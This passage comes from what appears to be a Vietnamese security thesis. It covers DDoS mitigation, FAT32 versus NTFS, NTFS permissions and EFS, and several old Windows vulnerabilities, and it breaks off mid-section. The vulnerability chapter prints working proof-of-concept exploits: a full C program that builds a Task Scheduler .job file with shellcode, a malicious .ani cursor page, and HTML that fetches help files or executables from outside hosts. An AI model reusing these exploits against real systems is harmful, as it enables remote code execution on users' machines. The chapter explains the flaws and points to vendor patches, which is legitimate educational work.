- Sử dụng các công cụ để scan và phát hiện các chương trình client/daemon của các cuộc tấn công DDoS được cài vào máy. Ví dụ: Nessus, Remote Intrusion Detector (RID). Nếu phát hiện được các client/daemon đang chạy trên hệ thống, có thể dùng Zombie Zapper để dừng chúng lại rồi sau đó xử lý chúng.
- Một vài cách có thể làm giảm thiểu DDoS bao gồm: Thường xuyên cập nhật thông tin về Security, cài đặt các hệ thống phân chia DNS, bảo mật các thiết bị trong phạm vi bảo mật và sử dụng các chương trình định hướng lưu thông mạng và cài đặt các hệ thống IDS (Instrution Detection System), các chương trình quét và phân tích các lỗ hổng bảo mật, hoặc/và các Proxy Server, để nhận biết các lỗi tiềm tàng có thể tấn công và thiết lập sự kiểm tra tính toàn vẹn của các thông số cấu hình trong hệ thống hiện tại; cấu hình các thông tin giả về hệ thống, gia tăng sự quản lí mạng và host; duy trì một phương thức phản hồi từ hệ thống và triển khai nhiều công nghệ bảo mật khác nhau.
- Dùng firewall để lọc các packets vào/ra mạng dựa trên các thông tin về IP của packet. Ví dụ: không nhận các packets đến từ một mạng không rõ ràng hoặc không cho các packet từ trong mạng đi tới những mạng không rõ ràng.
- Thiết lập các strong password cho các người dùng trên hệ điều hành, và tắt tất cả các service không cần thiết.

Có những loại tấn công mà ta không thể chống trả bằng cách khắc phục tại chính hệ thống của ta (những tấn công rơi vào trường hợp này thông thường là tấn công tràn băng thông), trong trường hợp đó cần phải liên hệ với nhà cung cấp dịch vụ cấp trên để họ thực hiện chống trả và ngăn chặn ở cấp của họ.

CHƯƠNG II
TỔNG QUAN VỀ CÁC HỆ THỐNG TẬP TIN VÀ CÁC GIẢI PHÁP THIẾT LẬP PHÂN QUYỀN VÀ BẢO MẬT DỮ LIỆU.

Các hệ thống tập tin giữ vai trò cực kỳ quan trọng trong các hệ điều hành. Chúng chịu trách nhiệm cho việc tổ chức, lưu trữ, bảo mật dữ liệu ở dạng tập tin. Việc hiểu về các hệ thống tập tin được hỗ trợ trện hệ điều hành mình đang sử dụng sẽ giúp sử dụng hiệu quả hệ thống tập tin và do đó cũng góp phần vào việc củng cố cơ chế bảo mật của hệ thống. Phần này trình bày về một số hệ thống tập tin đang được hỗ trợ bởi các hệ điều hành Windows nền NT.

I./ FAT32 VÀ NTFS

NTFS là hệ thống file được đề nghị nên sử dụng cho hệ điều hành Windows XP và có một số lợi ích về bảo mật, sự ổn định, tin cậy, và hiệu suất hoạt động. Nhưng cũng có một số lý do mà FAT32 vẫn còn được sử dụng.

Sau đây là một số nhân tố quyết định cho việc lựa chọn loại hệ thống file nào cho hệ thống.

1./ Bảo mật

- FAT32 có khả năng bảo mật rất kém. Một người dùng có khả năng truy cập vào 1 ổ đĩa thì cũng có khả năng truy cập vào tất cả các tập tin trong ổ đĩa đó.
- NTFS có sự phân quyền, triển khai thực hiện phân quyền phức tạp hơn, việc truy cập vào từng thư mục và tập tin đều được thiết lập riêng biệt và có thể thiết lập vào sâu cho các cấp con nếu cần thiết.
- NTFS còn hỗ trợ hệ thống tập tin được mã hóa (EFS). Chỉ có những người dùng được cấp phép mới có quyền truy cập vào.

2./ Khả năng tương thích

- Phân vùng NTFS không nhận dạng được trong Windows 95/98/Me. Đây chính là mối quan tâm cần thiết khi muốn cài đặt nhiều hệ điều hành. FAT32 được dùng cho những ổ đĩa cần được truy cập khi hệ thống đang khởi động Windows 95/98/Me. Và người dùng có thể truy cập vào thư mục share mà không cần biết định dạng của đĩa và phiên bản hệ điều hành.
- Một phân vùng FAT hay FAT32 có thể được chuyển đổi thành NTFS mà không cần phải định dạng lại. Còn NTFS thì không thể chuyển đổi thành FAT và FAT32 mà không cần định dạng lại phân vùng.

3./ Sử dụng vùng trống hiệu quả

- NTFS hỗ trợ chức năng Disk Quotas, cho phép thiết lập một khoảng dung lượng nào đó cho từng người dùng.
- NTFS có hỗ trợ nén tập tin. FAT32 thì không.

- Đối với phân vùng trên 8GB, NTFS quản lý không gian đĩa tốt hơn nhiều so với FAT32. Kích thước cluster cũng là một phần quan trọng quyết định dung lượng bị hoang phí. NTFS cho phép kích thước cluster nhỏ hơn FAT32, và giảm thiểu dung lượng đĩa bị hoang phí.
- Với Windows XP, dung lượng tối đa cho một phân vùng FAT32 là 32GB. Nhưng có thể lên đến 16TB nếu dùng NTFS.

4./ Độ tin cậy

- Hệ thống tập tin FAT32 rất dễ bị lỗi.
- Hệ thống tập tin NTFS có khả năng phục hồi lỗi dễ dàng hơn hệ thống tập tin FAT32.
- File nhật ký được NTFS tạo ra để có thể dùng cho việc tự động sữa chửa.
- NTFS có khả năng ánh xạ lại cluster có sector lỗi và đánh dấu những vùng bị lỗi này để tránh sử dụng lại.

II./ BẢO MẬT TRÊN HỆ THỐNG TẬP TIN

Kỹ thuật chính để bảo vệ dữ liệu trong ổ đĩa là sử dụng phân quyền tập tin có sẵn của hệ thống tập tin NTFS để cho phép hoặc không cho phép những người dùng hoặc những nhóm nào đó. Ví dụ, một người dùng có thể thiết lập cho phép tất cả người có thể đọc tài liệu của mình, nhưng chỉ cho phép đồng nghiệp và người quản lý của mình chỉnh sửa tài liệu này.

Với hệ thống mạng trong một công ty có nhiều người dùng, việc phân quyền cho hệ thống file linh động, chính xác, đúng người đúng việc là hoàn toàn cần thiết và thật sự quan trọng.

1./ Bảo mật với NTFS

- Ngoài NTFS, Windows XP, 2003 còn hỗ trợ những phân vùng kiểu cũ như FAT12, FAT16, FAT32. Tuy nhiên những phân vùng kiểu cũ này không phải là sự lựa chọn để kết hợp quyền truy cập và cơ cấu bảo mật vào chung với dữ liệu. Những hệ thống này không cung cấp bất cứ một tính năng bảo mật dữ liệu nào. Cho nên NTFS là sự lựa chọn cần thiết trừ những tình huống thật sự cần đến những hệ thống tập tin cũ, ví dụ như cài nhiều hệ điều hành trên cùng một máy.
- Sử dụng NTFS còn có thể tránh được những tình huống không an toàn - như dùng nhiều hệ điều hành trên cùng một máy tính, có thể tạo thêm điều kiện cho kẻ tấn công khai thác.

2./ Thiết lập phân quyền tập tin cho Windows XP, 2003

2.1./ Một số lưu ý trước khi thiết lập phân quyền

- Phân quyền hợp lý, cần chú ý với những phân quyền "Deny". Nó được ưu tiên cao nhất, do đó quyền "deny" nằm trên các quyền khác và sẽ rất khó bổ sung đối với những tập tin có quá nhiều phân quyền.

- Sử dụng quyền "Deny – Full Control", hay "Deny Everyone", nó sẽ từ chối tất cả, ngoại trừ người quản trị. Chính người dùng thiết lập quyền "Deny to EveryOne" cũng không thể thực hiện chỉnh sửa lại quyền này. Chỉ có người quản trị mới có thể trả lại quyền sở hữu và thiết lập lại quyền chính xác cho tập tin này.
- Nên gán quyền cho một nhóm người dùng thay vì gán cho từng người dùng. Chúng ta cho thêm người dùng truy cập vào bằng cách thêm người dùng này vào nhóm đã được cấp quyền tốt hơn là phải thiết lập lại quyền cho những tập tin hay thư mục đó.
- Thiết lập phân quyền cho cả thư mục thay vì từng tập tin.

2.2./ Thiết lập bảo mật cho tập tin chia sẻ

- Thiết lập bảo mật với những người dùng được phép, người dùng không được phép...
- Có thể thiết lập từng quyền một như là : Write Data, Read & Execute, Create Files...
- Chỉ nên thừa kế quyền từ thư mục cha nếu thật sự cần thiết.


2.3./ Thiết lập bảo mật cho tập tin trên máy tính dùng chung

- Người dùng cần tạo thư mục riêng để lưu trữ dữ liệu riêng của từng người.
- Thiết lập các quyền thích hợp, tương tự như trên.
- Lựa chọn cho các thiết lập này cũng được áp dụng cho các thư mục con và tập tin trong đó.


3./ Bảo vệ dữ liệu với tính năng EFS

3.1./ Sử cần thiết của EFS

- Mặc dù các phân quyền đã được thiết lập. Tuy nhiên cấu trúc này vẫn có thể bị phá vỡ, là do các thông tin phân quyền chỉ có tác dụng đối với hệ điều hành đã thiết lập. Do đó, khi một máy khác hay một hệ điều hành khác đọc dữ liệu trực tiếp từ ổ cứng này thì cũng như mọi dữ liệu bình thường khác. Chính vì vậy mọi thiết lập phân quyền này vẫn có thể bị phá vỡ.
- Cách duy nhất để chắc chắn dữ liệu trong ổ cứng không bị tấn công theo cách trên là mã hóa dữ liệu. Lưu trữ dữ liệu trong ổ cứng dưới dạng đã được mã hóa, nghĩa là khi người truy cập vào phải cung cấp khóa giải mã để sử dụng được dữ liệu đó. Không có khóa, người dùng sẽ không thể dùng được dữ liệu này.
- Windows XP, 2003 cho phép dữ liệu trong đĩa được mã hóa bằng EFS (Encrypting File System).



Quá trình mã hóa dữ liệu.



Quá trình giải mã dữ liệu.

3.2./ Lợi ích và hạn chế của EFS

- Lợi ích thật sự của EFS là tập tin được lưu trữ ở dạng mã hóa một cách an toàn.
- Tuy nhiên, EFS cũng có một số hạn chế:
  - Để nén một lượng lớn dữ liệu với một khóa mạnh cần phải mất một thời gian đáng kể. Nhưng với khả năng của máy tính hiện nay thì đây không thật sự là vấn đề lớn.
  - Nếu sử dụng không thích hợp, EFS sẽ làm giảm hiệu suất của hệ thống.
  - Với EFS, để đọc được dữ liệu cần phải có khóa bí mật được cấp cho từng người dùng. Khóa này thật sự rất quan trọng, mất khóa này cũng đồng nghĩa với việc dữ liệu bị mất. Nhưng hầu như người dùng cũng như người quản trị chưa thật sự quan tâm đến nó, nên khi định dạng lại hoặc cài đặt lại hệ điều hành họ thường quên không sao lưu những khóa bí mật này lại. Điều đó chính là nguyên nhân dẫn đến việc mặc dù dữ liệu vẫn còn đó nhưng cũng như đã mất.

- Tóm lại, EFS thật sự an toàn và bảo mật tốt. Và việc sử dụng EFS một cách đúng đắn EFS là thật sự quan trọng.

- Tóm lại, EFS thật sự an toàn và bảo mật tốt. Và việc sử dụng EFS một cách đúng đắn EFS là thật sự quan trọng.

CHƯƠNG III
TỔNG QUAN VỀ LỖI HIỆN NAY CỦA CÁC HỆ ĐIỀU HÀNH WINDOWS NỀN NT VÀ CÁC ỨNG DỤNG MICROSOFT.

1./ Lỗi buffer overflow trong Task Schedule

1.1./ Mức độ tác động của lỗi

Lỗi này cho phép người tấn công có quyền thực thi được những mã lệnh của mình.

1.2./ Các hệ thống ảnh hưởng

- Microsoft Windows 2000 Service Pack 2, Microsoft Windows 2000 Service Pack 3, Microsoft Windows 2000 Service Pack 4.
- Microsoft Windows XP and Microsoft Windows XP Service Pack 1.
- Microsoft Windows XP 64-Bit Edition Service Pack 1.

1.3./ Nguyên nhân

- Lỗi này do người xây dựng hệ thống không kiểm tra kích thức luồng nhập của buffer trong thư viện mstask.dll. Cho nên khi một người dùng máy tính đăng nhập vào trong hệ thống với một quyền xác định thì người tấn công khai thác lỗi này có thể hoàn toàn đạt được quyền tương đương. Tuy nhiên một khó khăn cho người tấn công là để khai thác lỗi này thì cần phải có một quyền của người dùng tương tác trong hệ thống đó.
- Lỗi này được tìm thấy trong hai thành phần Explorer.exe và IEExplorer.exe, cả hai thành phần này điều phân tích file .job khi liệt kê danh sách các thư mục. Khi thực hiện việc phân tích file .job trong đó có một luồng nhập được nạp vào buffer qua hàm wcscpy mà không có một sự kiểm tra kích thước luồng nhập đó. Do đó chúng ta thấy rằng khi dùng Explorer để xem các thư mục thì có thể gây ra một lỗi nghiêm trọng. File này có thể được đặt ở cục bộ hoặc trên một thư mục chia sẽ mạng và để khai thác thì cần yêu cầu một người dùng truy cập thư mục chứa file .job này.
- Tuy nhiên việc dùng Internet Explorer dùng đối tượng iframe để xem thư mục chứa file .job cũng gây ra lỗi., điều này làm mở rộng nguy cơ lỗi bởi vì khi người dùng xem một HTML mail về nguyên tắc là một trong những việc thực hiện tấn công dựa trên iframe, mà điều này không yêu cầu một người dùng tương tác mà chỉ cần một người dùng có thể xem email của họ.

1.4./ Mã Chứng Minh

Mã chứng minh này dành cho Windows XP SP1 phiên bản tiếng anh. Khi chạy đoạn code này sẽ tạo ra một file j.job. Khi explorer.exe hoặc bất kỳ một hộp thoại nào truy cập thư mục chứa file này sẽ làm cho chương trình nodepad.exe chạy.

```
#include <stdio.h>
#include <windows.h>
unsigned char jobfile[] =
"\x01\x05\x01\x00\xD9\xFF\xFF\xFF\xFF\xFF\xFF\xFF\x
FF\xFF\xFF\xFF"
"\xFF\xFF\xFF\xFF\x46\x00\x92\x00\x00\x00\x00\x00\x
3C\x00\x0A\x00"
"\x20\x00\x00\x00\x00\x14\x73\x0F\x00\x00\x00\x00\x
03\x13\x04\x00"
"\xC0\x00\x80\x21\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x80\x01\x44\x00\x3A\x00\x
5C\x00\x61\x00"
"\x2E\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x
61\x00\x61\x00"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
90\x90\x90\x90"
"\x78\x00\x78\x00\x78\x00\x78\x00\x79\x00\x79\x00\x
79\x00\x79\x00"
```

```
"\x7A\x00\x7A\x00\x7A\x00\x7A\x00\x7B\x00\x7B\x00\x
7B\x00"
"\x5b\xc1\xbf\x71"                    // jmp esp in
SAMLIB WinXP SP1
"\x42\x42\x42\x42\x43\x43\x43\x43\x44\x44\x44\x44"
"\x90\x90"                            // jmp esp lands
here
"\xEB\x80"                            // jmp backward
into shellcode
"\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x
61\x00"
"\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x
61\x00\x61\x00"
"\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x
61\x00\x61\x00"
"\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x61\x00\x
61\x00\x61\x00"
"\x61\x00\x61\x00\x61\x00\x20\x20\x20\x20\x20\x20\x
20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
20\x20\x20\x20"
"\x20\x20\x20\x20\x20\x20\x00\x00\x00\x00\x04\x00\x
44\x00\x3A\x00"
```

```
"\x5C\x00\x00\x00\x07\x00\x67\x00\x75\x00\x65\x00\x
73\x00\x74\x00"
"\x31\x00\x00\x00\x00\x00\x00\x00\x08\x00\x03\x13\x
04\x00\x00\x00"
"\x00\x00\x01\x00\x30\x00\x00\x00\xD4\x07\x07\x00\x
0F\x00\x00\x00"
"\x00\x00\x00\x00\x0B\x00\x26\x00\x00\x00\x00\x00\x
00\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x
00\x00\x00\x00"
"\x00\x00\x00\x00";

/*
 * Harmless payload that spawns 'notepad.exe'... =p
 * Ripped from snooq's WinZip exploit
 */

unsigned char shellcode[]=
 "\x33\xc0"      // xor eax, eax
// slight modification to move esp up
 "\xb0\xf0"      // mov al, 0f0h
 "\x2b\xe0"      // sub esp,eax
 "\x83\xE4\xF0"  // and esp, 0FFFFFFF0h
 "\x55" // push ebp
 "\x8b\xec" // mov ebp, esp
 "\x33\xf6" // xor esi, esi
 "\x56" // push esi
 "\x68\x2e\x65\x78\x65" // push 'exe.'
 "\x68\x65\x70\x61\x64" // push 'dape'
 "\x68\x90\x6e\x6f\x74" // push 'ton'
 "\x46" // inc esi
 "\x56" // push esi
 "\x8d\x7d\xf1" // lea edi, [ebp-0xf]
 "\x57" // push edi
 "\xb8XXXX" // mov eax, XXXX -> WinExec()
```

```
"\xff\xd0" // call eax
"\x4e" // dec esi
"\x56" // push esi
"\xb8YYYY" // mov eax, YYYY -> ExitProcess()
"\xff\xd0"; // call eax

int main(int argc, char* argv[])
{
unsigned char *ptr = (unsigned char *)shellcode;

while (*ptr)
{
      if (*((long *)ptr)==0x58585858)
      {
            *((long *)ptr) =
(long)GetProcAddress(GetModuleHandle("kernel32.dll"
), "WinExec");
      }
      if (*((long *)ptr)==0x59595959)
      {
            *((long *)ptr) =
(long)GetProcAddress(GetModuleHandle("kernel32.dll"
), "ExitProcess");
      }
      ptr++;
}

FILE *fp;
fp = fopen("j.xxx", "wb");
if(fp)
{
      unsigned char *ptr = jobfile + (31 * 16);
      memcpy(ptr, shellcode, sizeof(shellcode) -
1);
```

```
        fwrite(jobfile, 1, sizeof(jobfile)-1, fp);
        fclose(fp);
        DeleteFile("j.job");
        MoveFile("j.xxx", "j.job");
    }
    return 0;
    }
```

1.5./ Giải pháp khắc phục

Nên dùng các bản vá lỗi của nhà cung cấp.

2./ Lỗi trong việc xử lý định dạng của các icon và con trỏ

2.1./ Mức độ tác động của lỗi

Cho phép thực thi một chương trình từ xa. Khi người tấn công khai thác thành công lỗi này sẽ có cùng một quyền tương đương với người dùng đăng nhập bị tấn công. Thường người tấn công dùng phương pháp này để thực hiện tấn công DoS.

2.2./ Các hệ thống ảnh hưởng

- Microsoft Windows NT Server 4.0 Service Pack 6a.
- Microsoft Windows NT Server 4.0 Terminal Server Edition Service Pack 6.
- Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4.
- Microsoft Windows XP Service Pack 1.
- Microsoft Windows XP 64-Bit Edition Service Pack 1.
- Microsoft Windows XP 64-Bit Edition Version 2003.
- Microsoft Windows Server 2003.
- Microsoft Windows Server 2003 64-Bit Edition.

2.3./ Nguyên nhân

- Một điểm yếu tồn tại trong việc xử lý các định dạng của con trỏ và icon, người tấn công sẽ khai thác lỗi này bằng cách tạo ra một con trỏ có thể thực thi một chương trình từ xa nếu người dùng duyệt một trang web hoặc một email mà người tấn công có đặt con trỏ này.
- Lỗi này tồn tại trên các file .ani của tiến trình trong User32.dll của hệ thống Windows, đó là một file chứa các con trỏ và icon của hệ thống. Lỗi này xảy ra khi file .ani này đặt frame number bằng 0 và rate number là 0. Khi frame number bằng 0 thì kernel sẽ tính địa chỉ không chính xác và làm cho hệ

thống bị hỏng. Nếu rate number đặt bằng 0 thì kernel sẽ dùng toàn bộ tài nguyên hệ thống làm hệ thống bị đứng.

- Một phần của file được định dạng như sau:

  "RIFF" {(DWORD)Length_of_file}

  "ACON"

  "LIST" {(DWORD)Length_of_list}

  "INFO"

  "INAM" {(DWORD)Length_of_title} {szTitle}

  "IART" {(DWORD)Length_of_author} {szAuthor}

  "anih" {(DWORD)Length_of_AnimationHeader}

  {AnimationHeaderBlock}.

  Tổng chiều dài của AnimationHeaderBlock là 36 bytes (0x00000024s) và khi xử lý trường Length_of_AnimationHeader thì giá trị này được truyền làm đối số của hàm memcpy() để chép nội dung của AnimationHeaderBlock, nhưng giá trị này không được kiểm tra chính xác khi truyền, mà buffer ta sẽ chéo vào định vị trên một stack chính vì thế ta có thể ghi đè lên địa chỉ trả về và địa chỉ trình xử lý ngoại lệ (lỗi) bằng địa chỉ mà nơi đó mã lệnh chúng ta đang chờ thực thi.

2.4./ Mã chứng minh

```
<html>

<style type="text/css">

<!--

body {CURSOR: url("KERNELBLUE.ani")}

-->

</style>

<body>

   11111111111111111111111111111

</body>

</html>
```

Trong đó KERNELBLUE.ani là một file .ani của người tấn công. File này thực hiện khai thác lỗi của bạn.

2.5./ Giải pháp khắc phục

Dùng bản vá lỗi của nhà cung cấp.

3./ Lỗi overflow html help

3.1./ Mức độ tác động của lỗi

Lỗi này cho phép người tấn công thực thi mã lệnh trên máy bị khai thác thành công và người tấn công sẽ đạt được quyền tương đương với người đăng nhập trên hệ thống bị tấn công.

3.2./ Các hệ thống ảnh hưởng

- Microsoft Windows 2000 Service Pack 3 and Microsoft Windows 2000 Service Pack 4.
- Microsoft Windows XP Service Pack 1 and Microsoft Windows XP Service Pack 2.
- Microsoft Windows XP 64-Bit Edition Service Pack 1.
- Microsoft Windows XP 64-Bit Edition Version 2003.
- Microsoft Windows Server 2003.
- Microsoft Windows Server 2003 64-Bit Edition.

3.3./ Nguyên nhân

- Lỗi này xảy ra khi phương thức showHelp() tham chiếu tới một file .chm từ trong một trang Web. Lỗi này dựa trên nguyên tắc ghi đè lên 4 bytes của con trỏ Blink trong một khối cấp phát của cấu trúc danh sách đơn Lookaside trong cấu trúc Heap của Windows.
- Chương trình HtmlHelp sẽ đọc một giá trị từ một file .chm và dùng giá trị này như một đối số chiều dài cho lệnh REPZ MOVSD. Người tấn công lợi dụng vào việc không kiểm tra chiều dài này, tạo ra một file .chm có giá trị đó lớn làm tràn heap như đã nói trên cho chỉ tới một địa chỉ mà người tấn công định sẵn và thực thi các mã lệnh của họ.

3.4./ Mã chứng minh

```
<OBJECT
   id=winhelp
   type="application/x-oleobject"
   classid="clsid:adb880a6-d8ff-11cf-9377-
00aa003b7a11"
   codebase="hhctrl.ocx#Version=5,02,3790,1194"
```

```
    width=100
    height=100>
    <PARAM name="Command" value="WinHelp">
    <PARAM name="Button" value="Text:Exploit">
    <PARAM name="Item1"
value="http://www.xfocus.net/flashsky/icoExp/search.hlp">MyWindow">

</OBJECT>
```

3.5./ Giải pháp khắc phục

Sử dụng bản vá lỗi của nhà cung cấp sản phẩm.

4./ Lỗi Windows help center

4.1./ Mức độ tác động của lỗi

Windows Help and Support Center (HSC) là một công cụ trong Windows cung cấp cho người dùng sự trợ giúp đắc lực và nó cũng có thể được truy cập thông qua một địa chỉ có cấu trúc như sau HCP:URLs. Về mặc định thì HSC được cài đặt trong Windows XP và Windows 2003. Một lỗi nghiêm trọng ta có thể tìm thấy ở đây khi một người dùng nhập vào một đối số không hợp lệ thì cho phép người người thực thi mã lệnh riêng mà hệ thống không kiểm soát được, và có thể đây là những mã lệnh nguy hiểm của người tấn công.

4.2./ Các hệ thống ảnh hưởng

- Microsoft Windows Server 2003.
- Microsoft Windows XP and Microsoft Windows XP Service Pack 1.
- Microsoft Windows Server™ 2003.
- Microsoft Windows XP 64-Bit Edition Service Pack 1.
- Microsoft Windows XP 64-Bit Edition Version 2003.

4.3./ Nguyên nhân

- Như ta biết trong HSC có rất nhiều file dạng HTML và JavaScript, những file này trong My Computer, được dùng bởi những chương trình phía bên trong HSC, mà những chương trình trong HSC có thể được khởi động bằng Javascript.
- Bằng cách dùng một đường dẫn đặc biệt người tấn công có thể đánh lừa chạy chương trình helpctr.exe ở trong cục bộ và đưa một một đường dẫn url vào trong ứng dụng, và người dùng sau đó sẽ thấy xuất hiện một hộp thoại Help and Support DvD Upgrade. Với hộp thoại này thì đường dẫn mà người tấn công nhúng vào sẽ liên kết với nút "upgrade now". Nếu bấm nút này thì

người dùng sẽ thấy một hộp thoại Open/Save với file của người tấn công. Điều này cho phép người tấn công khởi động Dvdupgrade và nhúng mã javascript cho chạy các file HTML mà đặc biệt là "HCP://system/DVDUpgrd/dvdupgrd.htm", với cách này người dùng có thể chạy những script trong vùng My Computer và có thể download những chương trình của người tấn công.

4.4./ Mã chứng minh

```
<iframe

src="HCP://system/DVDUpgrd/dvdupgrd.htm?website=e

xploitlabs.com/msnspoof/poc/dvdupgd/dvdupgd.exe"

width="1" height="1">

</iframe>
```

4.5./ Giải pháp khắc phục

Sử dụng bản vá lỗi của nhà cung cấp.

5./ Lỗi hàm LoadImage api overflow

5.1./ Mức độ tác động của lỗi

Cho phép người khai thác lỗi này chạy một đoạn code bất kỳ.

5.2./ Các hệ thống ảnh hưởng

- Windows XP SP1.
- Windows XP 64-bit Edition SP1.
- Windows XP 64-bit Edition 2003.
- Windows Server 2003 64-Bit Edition.
- Windows NT 4.0 Server TSE SP6.
- Windows NT 4.0 Server SP6a.
- Windows 2003 Server.
- Windows 2000 SP4.
- Windows 2000 SP3.
- Windows Me.
- Windows 98 Second Edition.
- Windows 98.

5.3./ Nguyên nhân

